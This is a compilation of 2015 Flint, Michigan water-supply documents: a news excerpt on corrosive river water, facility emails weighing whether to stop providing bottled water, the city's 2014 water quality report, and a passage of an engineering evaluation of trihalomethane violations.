Edwards has said experiments at Virginia Tech show Flint's tap water is much more corrosive than treated water from Lake Huron -- sold by the city of Detroit, which had been used here for more than 50 years.

The city plans to connect to Lake Huron again in 2016 by tapping into the Karegnondi Water Authority pipeline, which Flint and Genesee County are partners in constructing.

The Virginia Tech professor said elevated lead levels in Flint tap water are tied to a corrosive water source that contains about eight times more chloride than Detroit water does.

"Chloride is generally considered to be very corrosive to iron. For instance, chloride present in road salts applied in the winter causes iron in cars and bridges to rust," the Virginia Tech team's website says.

In April 2014, after the city of Detroit terminated its contract to sell water to Flint, the city began using the Flint River as its water source.

Croft said, based on consultation with the DEQ, the city did not take steps at that time to attempt to make the water less corrosive.

Wurfel said large water system operators like Flint must carry out two consecutive rounds of water tests in a 12-month period after changing water sources.

The tests allow the city is to see what changes need to be made to minimize corrosion.

"Those (test) results show the system complies with the federal rule -- 90 percent of the samples are 15 ppb or less," Wurfel said in an email. "If the system is large -- 50,000 or more customers -- they still have to proceed with optimizing the system.

"They get a year to make a plan, based on the results of the tests. We get a year to review the plan. They get two years to implement the plan," the statement says. "We've encouraged Flint to skip the time periods and move immediately to optimizing."

The results of the Virginia Tech water testing in Flint are expected to be shared during a **town hall meeting** from 6-8 p.m. Tuesday, Sept. 15, in Saints of God Church, 2200 Forest Hill Ave.

**Attachments:** City of Flint Annual Water Report.pdf; City of Flint Potable Water Evaluation Report.pdf; Flint Water Facility Notification.pdf

Good Morning Larry,

Mike asked me to forward this email to you for your thoughts. He said some questions are being asked about the bottled water we supplied to the Flint Facility after the water notification last January. I know it's a long email but we wanted to make sure we had as much information as possible to make the decision. I have also attached several documents that may help support the decision. I also attached the Facility Notification that we distributed on 01/07/15 saying that the bottled water would be provided as long as the public water didn't meet standards. Please let us know if more or clarification on any items are needed. Have a great weekend!

Thanks,  
Brian

**Subject:** Flint State Office Building potable water

Mike,

I have researched the drinking water supplied to the Flint Facility and came up with a couple of plans we could consider as we move forward. The City of Flint began operation of their water treatment plant full time with the Flint River as the source on April 25, 2014. The water source before that date was from the Detroit Water Department. The excessive cost increases and reliability issues made the City of Flint explore and change their water source to the treatment plant. The City of Flint has signed agreements to purchase the needed 83 million gallons a day from the Karegnondi Water Authority after the completion of the new system in the fall of 2016, which will dramatically improve the water quality supplied to the water plant. The raw water will be pulled from Lake Huron instead of the Flint River after the connection into the Karegnondi Water Authority system.

The City of Flint hired a firm to investigate and analyze the city's water source and practices in response to the May 2015 sample results, which resulted in a violation of the Trihalomethane MCL limit. The operation evaluation was extensive and produced a 23 page report. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l. Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on the samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The up to date MOR (monthly operating reports), the 2014 Consumers Annual Report on Water Quality and the Operation Evaluation Report conducted by Lockwood, Andrews & Newnam Inc. on August 27 2015 shows no current violations with the City of Flint supplied potable water to its consumers. The report did make several recommendations in the areas of water source improvements, treatment process and improvements to the distribution system to help maintain the water quality.

We have contacted Mr. Glasskow with the City of Flint Water Department and requested our water be tested on site for the 10 regulated contaminants including Trihalomethanes and lead as well as offered our site to be a documented water sample test site for the city's routine monthly testing. We are hoping by doing this we will built a better working

relationship with the city of Flint as well as have a better understanding of the characteristics of our on-site water, backed with regular test results. Although the city has committed to performing the water test the date has not been set but we are hoping the city will send an operator out by next Tuesday 09/22/15 at the latest.

The idea to supply bottled water to the facility was during the city's violation period to help protect the tenants and visitors to the facility, even though the supplied water was reported to be safe for drinking. With 2 floors occupied we paid an average of \$150.00 per month for the water service. I am sure this number will double if not triple considering we have 5 floors occupied to date. After researching all the data matched with the monthly test samples, which are set and monitored by EPA and MDEQ, I would suggest we discontinue providing the bottled water. To be customer friendly and help maintain our above average customer service practices we could maintain 1 bottle water dispenser in the facility lobby area and evaluate at a later date of its need. The only reason I could suggest staying with the bottled water on all floors would be a positive test result after the site test this week or early next, which would be highly unlikely, or to help avoid any future issues that could result from a less than stable raw water source such as the Flint River. If we did decide to continue the bottled water program at the Flint Facility I would suggest we evaluate the program and its need after the city starts to pull water from the Lake Huron source, which should be a higher and more stable source of water to be treated.

I know we need to make a decision if we keep the bottled water or not at the facility so I hope some of this information will help make that decision and also give us the reasons and supporting documentation on how that decision was made. I hope it helps!



Thanks,

Brian

**City of Flint  
Water Plant & Facilities**

**2014 Consumers Annual Report on Water Quality**

The City of Flint Department of Utilities is dedicated to providing high quality drinking water to the residents of the community. The Consumers Annual Report on Water Quality provides important information about your drinking water. This report includes information about the source of the water, health information, a chart summarizing United States Environmental Protection Agency (USEPA) required testing results, and a table giving explanations of important terms to understand when viewing the test results. The Flint Water Plant & Facilities operates and maintains a certified drinking water laboratory to assure compliance with all state and federal regulations and is committed to prompt and thorough notification to the consumers if there is any reason for concern about the quality of the drinking water.

Information about your drinking water is available at the City of Flint web page on the Internet at [www.cityofflint.com](http://www.cityofflint.com) or by calling the Flint Water Plant & Facilities at (810) 787-6537. The Safe Drinking Water Hotline at (800) 426-4791 is a resource for health related questions and water quality issues. General drinking water information can be found on the USEPA web site at [www.epa.gov/safewater/](http://www.epa.gov/safewater/).

### 2014 Key to the Detected Contaminant Tables

Symbol	Abbreviation for	Definition/Explanation
>	Greater than	
AL	Action Level	The concentration of a contaminant, which, if exceeded, triggers treatment or other requirements which a water system must follow.
HAA5	Haloacetic Acids	HAA5 is the total of bromoacetic, chloroacetic, dibromoacetic, dichloroacetic, and trichloroacetic acids. Compliance is based on the total.
LRAA	Locational Running Annual Average	
MCL	Maximum Contaminant Level	The highest level of a contaminant that is allowed in drinking water. MCLs are set as close to the MCLGs as feasible using the best available treatment technology.
MCLG	Maximum Contaminant Level Goal	The level of contaminant in drinking water below which there is no known or expected risk to health.
mg/L	Milligrams per Liter	A milligram = 1/1000 gram 1 milligram per liter is equal to 1ppm
MRDL	Maximum Residual Disinfectant Level	The highest level of disinfectant allowed in drinking water. There is convincing evidence that addition of a disinfectant is necessary for control of microbial contaminants.
MRDLG	Maximum Residual Disinfectant Level Goal	The level of a drinking water disinfectant below which there is no known or expected risk to health. MRDLG's do not reflect the benefits of the use of disinfectants to control microbial contaminants.
n/a	Not Applicable	
ND	Not Detected	
NTU	Nephelometric Turbidity Units	Measures the cloudiness of water.
pCi/L	Picocuries per Liter	A measure of radioactivity. Picocurie (pCi) means the quantity of radioactive material producing 2.22 nuclear transformations per minute.
ppb	Parts Per Billion (one in one billion)	The ppb is equivalent to micrograms per liter. A microgram = 1/1000 milligram.
ppm	Parts Per Million (one in one million)	The ppm is equivalent to milligrams per liter. A milligram = 1/1000 gram.
RAA	Running Annual Average	
TT	Treatment Technique	A required process intended to reduce the level of a contaminant in drinking water.
TTHM	Total Trihalomethanes	Total Trihalomethanes is the sum of chloroform, bromodichloromethane, dibromochloromethane and bromoform. Compliance is based on total.

## Water Source

From January 1st through April 30th 2014, The City of Flint purchased drinking water from the Detroit Water & Sewerage Department (DWSD) which operates several drinking water facilities. Following treatment to remove impurities, the water is pumped by DWSD to the Flint Water Plant, where the water is then monitored and distributed throughout the City.

The source water comes from the lower Lake Huron watershed. The watershed includes numerous short, seasonal streams that drain to Lake Huron. The Michigan Department of Environmental Quality in partnership with the U.S. Geological Survey, the Detroit Water & Sewerage Department, and the Michigan Public Health Institute performed a source water assessment in 2004 to determine the susceptibility of potential contamination. The susceptibility rating is a seven-tiered scale ranging from "very low" to "very high" based primarily on geologic sensitivity, water chemistry, and contaminant sources. The Lake Huron source water intake is categorized as having a moderately low susceptibility to potential contaminant sources. The Lake Huron water treatment plant has historically provided satisfactory treatment of this source water to meet drinking water standards. If you would like to know more information or a complete copy of the report, contact the City of Flint Water Plant at (810) 787-6537.

## General Information

In order to ensure that tap water is safe to drink, the EPA prescribes regulations, which limit the amount of certain contaminants in water provided by the public water systems. The Food and Drug Administration (FDA) regulations establish limits for contaminants in bottled water, which must provide the same protection for public health. Drinking water, including bottled water, may reasonably be expected to contain at least small amounts of some contaminants. The presence of contaminants does not necessarily indicate that water poses a health risk. More information about contaminants and potential health effects can be obtained by calling the EPA's Safe Drinking Water Hotline (800-426-4791).

The sources of drinking water (both tap water and bottled water) include rivers, lakes, streams, ponds, reservoirs, springs, and wells. As water travels over the surface of the land or through the ground, it dissolves naturally occurring minerals and, in some cases, radioactive material, and can pick up substances resulting from the presence of animals or from human activity. Contaminants that may be present in source water include:

- ◆ **Microbial contaminants;** such as viruses and bacteria, which may come from sewage treatment plants, septic systems, agricultural livestock operations, and wildlife.
- ◆ **Inorganic contaminants;** such as salts and metals, which can be naturally-occurring or result from urban storm water runoff, industrial or domestic wastewater discharges, oil and gas production, mining, or farming.
- ◆ **Pesticides and herbicides;** which may come from a variety of sources such as agriculture, urban storm water runoff, and residential uses.
- ◆ **Organic chemical contaminants;** including synthetic and volatile organic chemicals, which are by-products of industrial processes and petroleum production, and can also come from gas stations, urban storm water runoff, and septic systems.
- ◆ **Radioactive contaminants;** which can be naturally occurring or be the result of oil and gas production and mining activities.

Some people may be more vulnerable to contaminants in drinking water than the general population. Immuno-compromised persons such as persons with cancer undergoing chemotherapy, persons who have undergone organ transplants, people with HIV/AIDS or other immune system disorders, some elderly, and infants can be particularly at risk from infections. These people should seek advice about drinking water from their health care providers. EPA/CDC guidelines on appropriate means to lessen the risk of infection by *Cryptosporidium* and other microbial contaminants are available from the Safe Drinking Water Hotline (1-800-426-4791).

If present, elevated levels of lead can cause serious health problems, especially for pregnant women and young children. Infants and young children are typically more vulnerable to lead in drinking water than the general population. It is possible that the lead levels at your home may be higher than at other homes in the community as a result of materials used in your home's plumbing. Lead in drinking water is primarily from materials and components associated with service lines and home plumbing. The City of Flint Department of Utilities is responsible for providing high quality drinking water, but cannot control the variety of materials used in plumbing components. If you are concerned about elevated lead levels in your home's water, you can minimize your potential exposure to lead in your water by flushing your tap for 30 seconds to 2 minutes before using water for drinking or cooking. Information on lead in drinking water, testing methods, and steps you can take to minimize exposure is available from the Safe Drinking Water Hotline or at <http://www.epa.gov/safewater/lead>.

**Lake Huron Water Treatment Plant  
2014 Regulated Detected Contaminants Tables**

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest Level Detected	Range of Detection	Violation yes/no	Major Sources in Drinking Water
<b>Inorganic Chemicals – Monitoring at the Plant Finished Water Tap</b>								
Fluoride	5/13/14	ppm	4	4	0.59	n/a	No	Erosion of natural deposits; Water additive, which promotes strong teeth; Discharge from fertilizer and aluminum factories.
Nitrate	5/13/14	ppm	10	10	0.31	n/a	No	Runoff from fertilizer use; Leaching from septic tanks, sewage; Erosion of natural deposits.
<b>Disinfection By-Products – Monitoring in Distribution System Stage 2 Disinfection By-Products</b>								
Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest LRAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Trihalomethanes (TTHM)	2014	ppb	n/a	80	33.0	10.0 - 48.5	No	By-product of drinking water chlorination
Haloacetic Acids (HAA5)	2014	ppb	n/a	60	15.8	8.0 - 19.0	No	By-product of drinking water disinfection
<b>Disinfectant Residuals Monitoring in DWSD Distribution System</b>								
Regulated Contaminant	Test Date	Unit	Health Goal MRDGL	Allowed Level MRDL	Highest RAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Chlorine Residual	Jan-Dec 2014	ppm	4	4	0.82	0.64-0.94	No	Water additive used to control microbes
Regulated Contaminant	Treatment Technique							Typical Source of Contaminant
Total Organic Carbon (ppm)	The Total Organic Carbon (TOC) removal ratio is calculated as the ratio between the actual TOC removal and the TOC removal requirements. The TOC was measured each month and because the level was low, there is no requirement for TOC removal.							Erosion of natural deposits

**2014 Turbidity – Monitored every 4 hours at Plant Finished Water Tap**

Highest Single Measurement Cannot exceed 1 NTU	Lowest Monthly % of Samples Meeting Turbidity Limit of 0.3 NTU (minimum 95%)	Violation yes/no	Major Sources in Drinking Water
0.19 NTU	100%	No	Soil Runoff
Turbidity is a measure of the cloudiness of water. We monitor it because it is a good indicator of the effectiveness of our filtration system.			

**2014 Microbiological Contaminants – Monthly Monitoring in Distribution System**

Regulated Contaminant	MCLG	MCL	Highest Number Detected	Violation yes/no	Major Sources in Drinking Water
Total Coliform Bacteria	0	Presence of Coliform bacteria > 5% of monthly samples	0	No	Naturally present in the environment.
E.coli Bacteria	0	A routine sample and a repeat sample are total coliform positive, and one is also fecal or E. coli positive.	0	No	Human waste and animal fecal waste.

**2011 Lead and Copper Monitoring at Customers' Tap**

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Action Level AL	90 <sup>th</sup> Percentile Value*	Number of Samples Over AL	Violation yes/no	Major Sources in Drinking Water
Lead	2011	ppb	0	15	< 2.0	0	No	Corrosion of household plumbing system; Erosion of natural deposits.
Copper	2011	ppm	1.3	1.3	0.10	0	No	Corrosion of household plumbing system; Erosion of natural deposits; Leaching from wood preservatives.

\*The 90th percentile value means 90 percent of the homes tested have lead and copper levels below the given 90th percentile value. If the 90th percentile value is above the AL additional requirements must be met.

**2014 Radionuclides**

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Level Detected	Violation yes/no	Major Sources in Drinking Water
Combined Radium Radium 226 & 228	5/13/14	pCi/L	0	5	0.86 + or - 0.55	No	Erosion of natural deposits



**2014 Special Monitoring**

Contaminant	MCLG	MCL	Level Detected	Source of Contamination

## EXECUTIVE SUMMARY

Environmental Protection Agency (EPA) and Michigan Department of Environmental Quality (MDEQ) regulations require that public water suppliers test drinking water quarterly throughout the distribution system for disinfectant by-products (DBP's). Two categories of DBP's, tri-halomethanes (THM) and halo-acetic acids (HAA5), are regulated and must be tested for. The City of Flint began operation of their water treatment plant (WTP) full time with the Flint River as the source on April 25, 2014. Since that time, six quarters of samples taken have resulted in annual average violations for total THM. Prior to the first violation (Nov. 2014), the City hired Lockwood, Andrews & Newnam, Inc. (LAN) to complete this Operational Evaluation Report (OER) in conformance with EPA guidelines with the goal to determine the cause(s) of high levels of THM and evaluate possible solutions.

The EPA promulgated the Stage 2 Disinfectants and Disinfection By-Products Rule (DBPR) in January 2006 which set maximum contaminant levels (MCLs) for total trihalomethanes (TTHM) and HAA5 based on an annual running average, tested quarterly, for a given sampling location. The City of Flint reports levels from 8 sampling test locations. Of the six quarterly sampling cycles since Flint began operating the WTP full time, HAA5 levels have been acceptable but TTHM levels have exceeded the MCL. One sampling site was in violation following the May 2015 sampling cycle and results from August 2015 sampling indicate all sites are now within compliance.

A number of issues were identified as possibly contributing to the initial high THM levels measured.

1. Inefficient ozone system functionality which led to increased chlorine feed.
2. Upstream source influences in terms of increased chlorine demand.
3. Bypass stream around softening contributed to chlorine demand and increased total organic carbon (TOC) levels in the effluent.
4. Unlined cast iron pipes in the distribution system contributing to chlorine demand.
5. High water age in the distribution system due to:
  - a. Broken valves causing less than ideal flow patterns
  - b. Inefficient pump station pressure zones
  - c. Water storage volumes in excess of that needed for today's demands
  - d. Oversized water mains
  - e. Low water demands
6. High chlorine demand in filters.
7. High THM formation potential (THMFP) in source water.
8. Less than optimal removal of THM precursors.

A graphical representation of how the factors above relate to the timing of THM compliance sampling is shown as Table 1. Compliance sampling dates are hatched. Each row in Table 1 describes a factor that can lead to increased THM levels and the table defines when each of those factors applied. Note the convergence of nearly all factors around the second sampling period on August 21, 2014 to create what appears to have been a worst case scenario. The table also shows that the factors listed as those that the City can control have been addressed prior to 2015 sampling periods. Monthly operating report data up to August 1, 2015 is depicted on the Table.

TABLE 1 - SUMMARY OF NEGATIVE INFLUENCES ON THM COMPLIANCE SAMPLING												
FACTOR	Jan	Feb	Mar	Apr	May	June	July	Aug	Sept	Oct	Nov	Dec
2014												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd												
2015												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd

## **ACTION PLAN**

The City of Flint has signed an agreement with the Karegnondi Water Authority (KWA) to purchase raw water drawn from Lake Huron. The KWA system is currently under construction and expected to be operational by late 2016. The water supply from Lake Huron will have entirely different water quality characteristics from the Flint River and those characteristics are expected to yield drastically reduced DPB formation. With that, non-structural options to help reduce THM levels are much preferred over solutions requiring new construction. Therefore, two categories of actions have been devised: Stage 1 being actions that can be completed relatively quickly without major construction and Stage 2 consisting of either long term actions or solutions requiring major construction. The City is actively working to complete Stage 1 actions as soon as possible. Stage 2 actions are to be implemented only if Stage 1 actions are ineffective in adequately reducing TTHM levels and therefore Stage 2 is contingent upon the outcome of Stage 1. As of the date of this report, status updates for action items are shown in red.

### ***Stage 1 – Immediate Actions***

- Hire third party water quality expert to complete independent 'water audit'
  - The City hired Veolia Water to review all water quality related operations, procedures, actions taken and planned responses. Recommendations from Veolia were provided in a report and technical memo dated 3/12/15 and 3/30/15 respectively.
- Obtain an in house THM analyzer to allow regular operational monitoring of THM levels
  - THM analyzer was installed 2/17/15.
- Hire ozone system manufacturer to troubleshoot ozone system
  - Manufacturer and controls programmers performed on site evaluations followed by corrective modifications in January 2015.
- Bench scale jar testing
  - Match existing process and assess possible areas of improvement
    - Existing process was simulated and an evaluation of existing chemical feed dosages was completed by LAN.
    - Existing process TOC profile was developed by Veolia.
  - Simulate potential modifications to treatment process
    - Soda ash softening evaluation completed and PAC feed testing was completed by LAN.
  - Evaluate coagulation and flocculation polymer aid feeds to assist with TOC removal
    - Evaluations of polymer aids completed by LAN and PVS Technologies.
- WTP operational changes
  - Discontinue softening bypass stream to reduce chlorine demand
    - Operational directive has been set to soften no less than 80% of flow.
  - Disinfection of filter beds to reduce chlorine demand
    - Utility Service Group contracted by City and condition assessment completed. Controls improvements have been completed.
  - Begin coagulation and flocculation polymer aid feeds to assist with TOC removal if bench scale test results are positive
    - Jar testing completed to date has not indicated a meaningful benefit to feeding coagulation/flocculation polymer aids. Increased ferric doses have been implemented at the WTP based on positive jar test results.

- Increase water main flushing efforts to minimize stagnant water
  - Flushing efforts are ongoing as needed based on chlorine residual levels measured in the system.
- Water system modeling to identify areas with high water age and potential solutions
  - The water model has been improved and preliminary results, including system wide water age, have been produced. Water demand updates and reconciliation with operator's data are underway with expected completion in mid June, 2015.
  - Cedar Street Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - West Side Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - Storage tank volume use
    - Operating levels of West Side and Cedar Street reservoirs have been lowered to reduce water age. Possible elimination of WS or CS to be evaluated Sept-Oct, 2015.
  - Possible broken closed valve locations
    - Model has been updated with known broken valve locations. Model results are being evaluated for indications of other possible broken valves. City has also initiated valve assessment program.
  - Locations in need of flushing
    - High water age areas have been identified in the water model. Further evaluation is expected to be done by November 1, 2015 to determine most effective flushing points.

### ***Stage 2 – Contingent Actions***

- Replace filter media with granular activated carbon (GAC) media
  - Filter anthracite media was replaced with GAC media July – August 2015.
- Fix ozone system
  - Repairs have been made to gauges and programming and the system is producing proper ozone and functioning under manual operation. Further minor repairs are planned for the 1<sup>st</sup> quarter 2015 to allow automatic operation.
- Start feeding coagulation and flocculation polymer aids to lower TOC, if not completed in Stage 1
  - Polymers evaluated by LAN did not demonstrate notable benefit.
  - PVS Technologies evaluated a proprietary polymer that showed little benefit.
- Convert to lime and soda ash softening
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Change disinfectant to chloramine or chlorine dioxide until KWA
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Install pre-oxidant feed (permanganate) at intake to optimize ozone disinfection
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Implement advanced treatment for THM precursor removal
  - Option deemed unnecessary due to effectiveness of new GAC media.

- Increased main flushing based on water modeling results
  - Water model analysis to be completed Sept-Oct, 2015.
- Continue valve replacements with water model assistance
  - Water model analysis to be completed Sept-Oct, 2015.
- Emphasize cast iron pipes on water main replacement priority list
  - Flint has bid replacement of over 2 miles of 24" steel pipe along Dupont and Bishop Streets to be completed when and if the City can allocate funds. The water main section is considered a critical transmission main, and is expected to contribute to decreases in water age when complete.

THM samples have been taken and tested 6 times for regulatory reporting since the City began using the Flint River for supply. Numerous additional sets of samples have been taken by the City for internal operational monitoring. Compliance samples were taken in May 2014, August 2014, November 2014, January 2015, February 2015, May 2015, and August 2015. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l.

## **I. BACKGROUND**

The City of Detroit Water and Sewer Department (DWSD) has historically provided drinking water for the City of Flint and Genesee County. In the late 1990's growing concern regarding the reliability of the DWSD supply prompted the City of Flint to upgrade their existing water treatment plant (WTP). Those improvements, defined as Phase I, were completed in 2005 and were intended to allow the Flint WTP to operate, using the Flint River as the source, for an extended period of time in the event that supply from the DWSD was temporarily interrupted. Additionally, the Phase I improvements set the stage for Flint to break free from dependence on the DWSD supply and water charges over which they had no control.

### **A. WATER SUPPLY TRANSITION**

#### **1. Detroit Water and Sewer Department (DWSD)**

Prior to spring of 2014, the Genesee County and Flint region had been provided drinking water by the DWSD. However, due to excessive cost increases and reliability issues with the DWSD system other options had to be explored.

#### **2. Karegnondi Water Authority (KWA)**

In 2010 the Karegnondi Water Authority (KWA) was formed for the purpose of developing a new water supply from Lake Huron to serve the region in lieu of the DWSD supply and the City of Flint elected to join. The KWA expects the new system which is currently being constructed to become operational by the fall of 2016.

#### **3. Flint River – Interim Period**

With a renewing water supply agreement between Flint and the DWSD being terminated by the DWSD (effective April 30, 2014) and the KWA system not expected to be operational until late 2016, the City of Flint decided to initiate operation of the existing WTP full time utilizing the Flint River as the interim water source. A variety of WTP improvements were necessary for the Flint plant to become a full time plant. For purposes of this report, Phase II improvements to the Flint WTP are improvements intended to allow the plant to operate full time with either the Flint River as the source or the KWA supply as the source.

### **B. TTHM VIOLATIONS**

The EPA and MDEQ method of determining if TTHM sample results exceed the MCL uses a locational running annual average (LRAA). Flint's first TTHM violation was cited by the MDEQ following the third cycle of sampling completed in November 2014. Of the 8 sampling sites, 4 were in violation. At that time the MDEQ used the following calculation for determining if the MCL had been violated:

$$(2 \times \text{current quarter value} + \text{previous 2 quarter values}) / 4 = \text{Operational Evaluation Value}$$

Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The August 2014 average across all test sites was 142.1 ug/l and the August 2015 average is 63.6 ug/l. Test results are tabulated in Table 2. HAA5 sample results are shown in Table 3, of which Flint has had no violations.

**TABLE 2 – TTHM TEST RESULTS (ug/L)**

## C. WATER TREATMENT PLANT RECENT IMPROVEMENTS & STATUS

### 1. Phase I WTP Improvements

Since 1965, the Flint WTP has remained a secondary or backup supply system to the DWSD primary supply. Typically the secondary supply for a public water system is expected to be needed only during emergency situations and normally is designed for short term operation such as providing the average daily demand for a few days. Conversely, Phase I improvements were designed with the intent to upgrade the Flint WTP in order to allow for an extended short term period (6 weeks) because of the perceived high risk that the DWSD supply would fail and remain out of service for an

extended duration. Regardless, the Flint WTP was still intended to serve as a standby plant and as such the Phase I improvements lacked redundancies that would be required for a primary supply WTP.

## **2. Past Pilot Study & Testing**

During design of the Phase I improvements a treatability study was completed by Alvord, Burdick & Howson, LLC (AB&H) in 2002. The Treatability Study evaluated the current treatment processes that are in place at the Flint WTP today with the Flint River as the source. The report recommended the following:

**TABLE 4 – 2002 WTP TREATMENT RECOMMENDATIONS**

<b>Treatment</b>	<b>Purpose</b>	<b>Point of Application</b>	<b>Dosage (mg/l)</b>
Sodium permanganate	Zebra mussel control	Intake	0.3
Ozone	Taste & odor removal, disinfection	Diffusor basin	1.5
Ferric chloride	Coagulation	Rapid mix	40
Coag aid polymer	Turbidity & TOC removal	Rapid mix	2.0
Floc aid polymer	Turbidity & TOC removal	Floc basin	0.05
Lime	Softening	Softening basin	175
Soda ash	Softening	Softening basin	52
Carbon dioxide	pH adjustment	Recarb basin	37
Media filters	Filtration	N/A	Na
Chlorine	Disinfection	Filter effluent	1.0

Of the recommended items, zebra mussel control, coagulant and flocculation polymer aids, and soda ash feed have not been incorporated into the treatment process.

## **3. Phase II WTP Improvements for Full Time Operation**

Phase II WTP improvements are those needed to convert the Flint WTP from a back-up supply to a primary supply plant. A number of improvements have already been constructed as they were necessary to operate full time when treating water from the Flint River. The improvements under the title of Phase II that have been completed or are nearly complete include installation of the future raw water feed connection point and valving for the KWA supply, upgrades to the lime sludge lagoon, the lime sludge lagoon decant and disposal system, decant pump station and force main, installation of mid-point chlorination before filtration, new oxygen / nitrogen storage facilities for the ozone system, and upgrade of the electric feed sub-station.

Additional improvements to the Flint WTP that are to be completed to become part of the normal treatment process using water supplied by the KWA are:

- New coagulant feed system
- Electrical
  - Pump Station #4 upgrades (under construction)
  - SCADA and controls upgrades
  - Filter transfer pump station feeders
- Pump replacements and VFD installation in the low and high service pump station (under construction)
- Filter transfer pump station to Dort Reservoir
- Facility security improvements

## **II. SOURCE WATER EVALUATION**

### **A. DATA ANALYSIS**

Based on past data collected and the 2002 Treatability Study by AB&H, the Flint River water quality varies seasonally with higher hardness and alkalinity experienced in the winter. Higher magnesium concentrations are also experienced in the winter, adding difficulty to the settling process due to neutrally buoyant floc. General water quality average characteristics recorded for the 2002 Treatability Study as compared with average characteristics recorded in 2014 are shown in Table 5 below.

<b>TABLE 5 – FLINT RIVER WATER QUALITY CHARACTERISTICS</b>							
<b>Period</b>	<b>Turbidity NTU</b>	<b>TOC Mg/l</b>	<b>Alk. Mg/l</b>	<b>Hardness Mg/l as CaCO<sub>3</sub></b>	<b>pH</b>	<b>Total Col. Count/day</b>	<b>THMFP Mg/l</b>
2001 Apr–Oct	7.9	9.4	215	272	8.1	870-1230 (7300 max)	410
2014 May–Oct	8.3	10.3 5/22/14	207	252	8.2	1900-9000 (48,300 max)	187

The Flint River characteristics do not appear to have changed significantly over the past 10+ years. Note that near the time Flint initiated withdrawal from the Flint River investigation by City staff revealed a sewer leak upstream of the plant that may have contributed to the total Coliform count. The leak was subsequently repaired.

### **B. CONCLUSIONS**

Considering the minor changes in Flint River water quality, much of the information contained in the 2002 Treatability Study by AB&H remains relevant today. Data from that report assumed to be consistent today include the following:

- Flint River is influenced by groundwater from a dolomitic aquifer
- Hardness varies seasonally with higher hardness and alkalinity in the winter
- Hardness, alkalinity, magnesium concentrations tend to be reduced by run-off

In development of the 2002 Treatability Study, processes were simulated which resulted in low THM levels. Therefore, information contained in that report was used to assist with establishing a baseline jar testing procedure as discussed further in Section III.

### **III. TREATMENT PROCESS EVALUATION**

#### **A. EXISTING PROCESS DESCRIPTION**

The existing WTP consists of an intake with screening from the Flint River, low lift pumping, ozonation, rapid mix, flocculation, settling, softening, recarbonation, filtration, storage and high service pumping. A process diagram is shown as Figure 1.

##### **1. Intake**

A 72" diameter pipe draws water from the Flint River through 2 traveling screens to the low lift pump structure. No chemicals are currently fed for Zebra mussel control or pre-oxidation as recommended by the 2002 Treatability Study. Manual removal of zebra mussels is more economical than installation of chemical feed equipment considering the short term need.

##### **2. Ozone**

There are 2 ozone generators designed to provide adequate ozone for a WTP flow of up to 36 mgd. There are 3 ozone contact basins. The ozone generators were designed to produce 900 lbs/day at 10% concentration and up to 1300 lbs/day at 6% concentration each. Prior to recent repairs, readings indicated a production rate of approximately 700 lbs/day at 4% concentration. It is possible that before the recent improvements the ozone feed might not have been optimized. In fact, it is known that less than optimal ozonation previously led to increased chlorine feed which would have contributed to THM formation.

##### **3. Rapid Mix**

East and West rapid mix chambers allow chemical feed prior to the flocculation basins. Each rapid mix chamber is equipped with a 5 hp mixer.

##### **4. Coagulation / Flocculation**

The WTP contains two equally sized flocculation basins, east and west, and each basin provides tapered or gradually slowed mixing from inlet to outlet. There are fifteen 2 hp mixers for each basin with VFDs to control mixing speed. The 2002 Treatability Study recommended feeding both coagulation and flocculation polymer aids. Neither polymer aid is being used today because turbidity and TOC removals have been sufficient to meet regulatory requirements.

##### **5. Settling**

Primary clarification takes place within 3 basins containing plate settlers. The settlers are operating as designed but are due for cleaning.

##### **6. Softening**

Again, there are two basins for softening: east and west. Each basin is 120' in diameter and contains a solids contact softening unit. Each softening basin/unit has a design capacity of 18 mgd. The east clarifier has an effluent weir imbalance that the City intends to fix when low demands allow for construction. Low lift pumping limitations, flow control to the basins, malfunctioning polymer feed pumps, control restrictions on residuals removal, and fluctuating demands have made it difficult for WTP staff to stabilize the softening process. Softening is accomplished by feeding lime. The decision was made by the City not to feed soda ash in order to remove non-carbonate hardness because acceptable hardness levels could be achieved with lime feed only and softening is short term until Lake Huron water becomes available. Lime and soda ash softening is a possible consideration to assist with TOC removal and thus reduce THM formation.

#### **7. Recarbonation**

